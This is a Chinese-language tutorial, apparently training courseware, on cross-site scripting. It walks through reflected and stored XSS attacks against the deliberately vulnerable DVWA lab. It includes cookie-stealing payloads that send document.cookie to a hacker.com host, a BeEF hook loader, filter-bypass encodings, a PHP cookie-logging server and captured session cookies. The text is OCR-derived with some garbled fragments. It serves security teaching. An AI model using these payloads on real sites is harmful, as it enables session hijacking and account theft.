

跨站脚本攻击 XSS

XSS

Cross Site Scripting

1. XSS简介

跨站脚本 (cross site script) 为了避免与样式css混淆, 所以简称为XSS。

XSS是一种经常出现在web应用中的计算机安全漏洞, 也是web中最主流的攻击方式。那么什么是XSS呢?


XSS是指恶意攻击者利用网站没有对用户提交数据进行转义处理或者过滤不足的缺点, 进而添加一些代码, 嵌入到web页面中去。使别的用户访问都会执行相应的嵌入代码。


从而盗取用户资料、利用用户身份进行某种动作或者对访问者进行病毒侵害的一种攻击方式。

XSS攻击的危害包括:

- 1、盗取各类用户帐号, 如机器登录帐号、用户网银帐号、各类管理员帐号
- 2、控制企业数据, 包括读取、篡改、添加、删除企业敏感数据的能力
- 3、盗窃企业重要的具有商业价值的资料
- 4、非法转账
- 5、强制发送电子邮件
- 6、网站挂马
- 7、控制受害者机器向其它网站发起攻击

2. 原理解析





XSS主要原因：
过于信任客户端提交的数据！

XSS主要分类：

反射型xss攻击 (Reflected XSS) 又称为非持久性跨站点脚本攻击，它是最常见的类型的XSS。漏洞产生的原因是攻击者注入的数据反映在响应中。一个典型的非持久性XSS包含一个带XSS攻击向量的链接(即每次攻击需要用户的点击)。

存储型XSS (Stored XSS) 又称为持久型跨站点脚本，它一般发生在XSS攻击向量(一般指XSS攻击代码)存储在网站数据库，当一个页面被用户打开的时候执行。每当用户打开浏览器，脚本执行。持久的XSS相比非持久性XSS攻击危害性更大，因为每当用户打开页面，查看内容时脚本将自动执行。谷歌的orkut曾经就遭受到XSS。

3. 构造XSS脚本

3.1 常用HTML标签

`<iframe>` `iframe` 元素会创建包含另外一个文档的内联框架 (即行内框架)。

`<textarea>` `<textarea>` 标签定义多行的文本输入控件。

`` `img` 元素向网页中嵌入一幅图像。

`<script>` `<script>` 标签用于定义客户端脚本，比如 JavaScript。
`script` 元素既可以包含脚本语句，也可以通过 `src` 属性指向外部脚本文件。
必需的 `type` 属性规定脚本的 MIME 类型。
JavaScript 的常见应用时图像操作、表单验证以及动态内容更新。

3.2 常用JavaScript方法

alert	alert() 方法用于显示带有一条指定消息和一个 确认 按钮的警告框
window.location	window.location 对象用于获得当前页面的地址 (URL), 并把浏览器重定向到新的页面。
location.href	返回当前显示的文档的完整 URL
onload	一张页面或一幅图像完成加载
onsubmit	确认按钮被点击
onerror	在加载文档或图像时发生错误

3.3 构造XSS脚本

弹框警告

此脚本实现弹框提示, 一般作为漏洞测试或者演示使用, 类似SQL注入漏洞测试中的单引号', 一旦此脚本能执行, 也就意味着后端服务器没有对特殊字符做过滤</>' 这样就可以证明, 这个页面位置存在了XSS漏洞。

```
<script>alert('xss')</script>
<script>alert(document.cookie)</script>
```

页面嵌套

```
<iframe src=http://www.baidu.com width=300 height=300></iframe>
<iframe src=http://www.baidu.com width=0 height=0 border=0></iframe>
```

页面重定向

```
<script>window.location="http://www.qfedu.com"</script>
<script>location.href="http://www.baidu.com"</script>
```

弹框警告并重定向

```
<script>alert("请移步到我们的新站");location.href="http://www.qfedu.com"</script>
<script>alert('xss');location.href="http://10.1.64.35/mutillidae/robots.txt"</script>
```

这里结合了一些社工的思路, 例如, 通过网站内部私信的方式将其发给其他用户。如果其他用户点击并且相信了这个信息, 则可能在另外的站点重新登录账户 (克隆网站收集账户)

访问恶意代码

```
<script src="http://www.qfedu.com/xss.js"></script>
<script src="http://BeEF_IP:3000/hook.js"></script> #结合BeEF收集用户的cookie
```

巧用图片标签

```


</img>
```

绕过过滤的脚本

大小写 <ScRipt>alert('xss')</SCRipt>

字符编码 采用URL、Base64等编码

```
<a
href="#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116
;&#40;&#34;&#120;&#115;&#115;&#34;&#41;">yangge</a>
```

收集用户cookie

打开新窗口并且采用本地cookie访问目标网页, 打开新窗口并且采用本地cookie访问目标网页。

```
<script>window.open("http://www.hacker.com/cookie.php?cookie="+document.cookie)</script>
<script>document.location="http://www.hacker.com/cookie.php?cookie="+document.cookie</script>
<script>new Image().src="http://www.hacker.com/cookie.php?cookie="+document.cookie;</script>
</img>
<iframe src="http://www.hacker.com/cookie.php?cookie="+document.cookie"></iframe>
```

```
<script>new Image().src="http://www.hacker.com/cookie.php?cookie='+document.cookie";
img.width = 0;
img.height = 0;
</script>
```

4. 反射型XSS

4.1 安全级别

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)

[\[Simulate attack\]](#) [\[View IDS log\]](#)

4.2 手工XSS

用户访问网页中的XSS链接，服务器接受并返回，用户执行反射回来的代码并解析执行。



Home
Instructions
Setup

Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

More info

<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Damn Vulnerable Web App (DVWA) v1.8 :: Source - Mozilla Firefox

192.168.106.134/dvwa/vulnerabilities/view_source.php?id=xss_r&security=low

Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == '')
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}
```

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

弹框警告：

```
<script>alert('yangge')</script>
<script>alert(document.cookie)</script>
```

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[Insecure CAPTCHA](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More info

<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>


[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[Insecure CAPTCHA](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


yangge

Hello



页面重定向：

`<script>location.href="http://www.baidu.com"</script>`



5 存储型XSS


存储型XSS（持久型XSS）即攻击者将带有XSS攻击的链接放在网页的某个页面，例如评论框等；用户访问此XSS链接并执行，由于存储型XSS能够攻击所有访问此页面的用户，所以危害非常大。

5.1 手工【低】

攻击1 弹框告警：渗透机 kali Linux 端操作

text1

```
<script>alert('yangge')</script>
```




弹框告警：肉鸡 Win7端操作



攻击2 获取cookie：渗透机 Kali Linux端操作

1. 构建收集cookie服务器
2. 构造XSS代码并植入到Web服务器
3. 等待肉鸡触发XSS代码并将cookie发送到Kali
4. Cookie利用

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# service apache2 start  
root@kali:~#
```



```
root@kali:~# vim /var/www/html/cookie_rec.php  
<?php  
    $cookie = $_GET['cookie'];  
    $log = fopen("cookie.txt", "a");  
    fwrite($log, $cookie . "\n");  
    fclose($log);  
?>
```

干锋云计算杨哥团队

```
root@kali: ~
File Edit View Search Terminal Help
<?php
    $cookie = $_GET['cookie'];
    $log = fopen("cookie.txt", "a");
    fwrite($log, $cookie . "\n");
    fclose($log);
?>
```

-- INSERT -- 5,15-22 All


```
root@kali:~# chown -R www-data:www-data /var/www/
```

通过渗透机植入XSS代码：

```
<script>window.open('http://192.168.106.140/cookie_rec.php?cookie='+document.cookie)</script>
```

注：192.168.106.140 为kali Linux IP

注：先清除之前植入的XSS代码



[illegible]

肉鸡 Win7端访问植入XSS代码的页面



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test

Message: This is a test comment.

Name: plmm

Message:

More info

<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test

Message: This is a test comment.

Name: plmm

Message:

More info

<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>

选项(O)




允许 192.168.106.134 弹出窗口(P)

编辑弹窗拦截选项(E)...

当弹出式窗口被拦截时不显示此消息(D)

显示 'http://192.168.106.140/cookie_rec.php?cookie=security=low;%20PHP...'



出现空白页面

出现空白页面

出现空白页面

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ls /var/www/html/  
cookie_rec.php  cookie.txt  index.html  index.nginx-debian.html  
root@kali:~#  
root@kali:~# cat /var/www/html/cookie.txt  
security=low; PHPSESSID=hhotrddcd2d5tkspn6dv2c7kpq3; acopendivids=swingset,jotto,phpbb2,redmi  
ne; acgroupswithpersist=nada  
security=low; PHPSESSID=hhotrddcd2d5tkspn6dv2c7kpq3; acopendivids=swingset,jotto,phpbb2,redmi  
ne; acgroupswithpersist=nada  
root@kali:~#  
root@kali:~#
```

已获得肉鸡的cookie

cookie利用：自动化XSS时演示

6 自动化XSS

6.1 BeEF简介

Browser Exploitation Framework (BeEF)

BeEF是目前最强大的浏览器开源渗透测试框架，通过XSS漏洞配合JS脚本和Metasploit进行渗透；

BeEF是基于Ruby语言编写的，并且支持图形化界面，操作简单；

<http://beefproject.com/>

信息收集：

1. 网络发现
2. 主机信息
3. Cookie获取
4. 会话劫持
5. 键盘记录
6. 插件信息

持久化控制：

1. 确认弹框
2. 小窗口
3. 中间人

社会工程：

1. 点击劫持
2. 弹窗告警
3. 虚假页面
4. 钓鱼页面

渗透攻击：

1. 内网渗透
2. Metasploit
3. CSRF攻击
4. DDOS攻击

干锋云计算杨哥团队

6.2 BeEF基础

启动Apache和BeEF：

```
root@kali:~# service apache2 start
```

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[Insecure CAPTCHA](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)

Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: **MySQL**

Create / Reset Database

Database has been created.

